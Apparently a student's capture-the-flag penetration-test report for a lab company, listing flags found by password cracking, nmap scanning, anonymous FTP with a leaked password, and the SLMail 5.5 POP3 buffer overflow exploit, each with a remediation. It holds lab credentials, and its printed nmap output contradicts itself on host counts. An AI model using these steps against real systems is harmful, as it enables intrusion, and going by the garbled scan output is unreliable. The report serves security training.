
Images






	
Affected Hosts	192.168.13.14
Remediation	Removing sensitive information from the current DNS record if the DNS record can not be registered under a provider like Cloudflare and Amazon Route 53 which can offer DNS services that obscure certain DNS records as well as offering additional layers of privacy and hiding/minimizing the exposure of sensitive records. Enforcing stricter, more complex username and password policies to all ssh accounts.

Vulnerability 17	Findings
Title	Flag 1 Day 3
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Low
Description	Upon googling "github totalrekall" and navigating through various links, a username and password bash was found. Upon entering both into a text file and using the command "john" to crack the password, the password was found.

Images







	 
Affected Hosts	The Total Rekall page (totalrekall.xyz)
Remediation	Removing the Github page entirely.


Vulnerability 18	Findings
Title	(Flag 2 Day 3)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Using Nmap against the Windows network subnet (172.22.117.0/24), two internal server IPs were found (172.22.117.10 and 172.22.117.20). While entering the first IP yielded no result, the second led to a page displaying a file titled “flag2.txt”, revealing flag 2.


Images

```
root@kali:~# nmap -sS 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-08 22:09:53 EST
Nmap scan report for 172.22.117.20
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.21
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.22
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.23
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.24
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.25
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.26
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.27
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.28
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.29
Host is up (0.0000s latency)
Nmap scan report for 172.22.117.30
Host is up (0.0000s latency)
Nmap done: 256 IP addresses (3 hosts up) scanned in 9.42 seconds
```





(I was unable to recreate the prompt that required the trivera username and Tanya4life password for a screenshot)

	
Affected Hosts	172.22.117.10, 172.22.117.20
Remediation	According to ChatGPT, the best remediation to this kind of attack is network segmentation. This is the practice of dividing a computer network into smaller, isolated segments or sub-networks.

Vulnerability 19	Findings
Title	(Flag 3 Day 3)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Using the “ftp” command to establish a connection to the IP 172.22.117.20, the username “anonymous” and password “Tanya4life” was used to gain access to the IP via FTP protocol. Once inside, the command “ls -l” was used to show all contents within the immediate directory, revealing a file titled: “flag3.txt”. The “cat” command was used to show the contents of the file, revealing flag 3.
Images	

Affected Hosts	172.22.117.20
Remediation	ChatGPT recommends removing the ability to use Anonymous Access.

Vulnerability 20	Findings
Title	(Flag 4 Day 3)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	After using Nmap to aggressively scan the IP 172.222.117.20, it was revealed that the IP was running an outdated version of the SLMail service. Upon using the Seattle Lab Mail 5.5 POP3 Buffer Overflow exploit to successfully gain access to the IP, the command "ls -l" revealed a file within the immediate directory titled "flag4.txt". The "cat" command was then used to show the contents of the file, revealing flag 4.
Images	

	
Affected Hosts	172.22.117.20
Remediation	Upgrading the SLMail service to prevent any potential attacks. ChatGPT recommends hardening the service by disabling unused services, limiting permissions, and enabling detailed logging to detect any attempts of unauthorized access.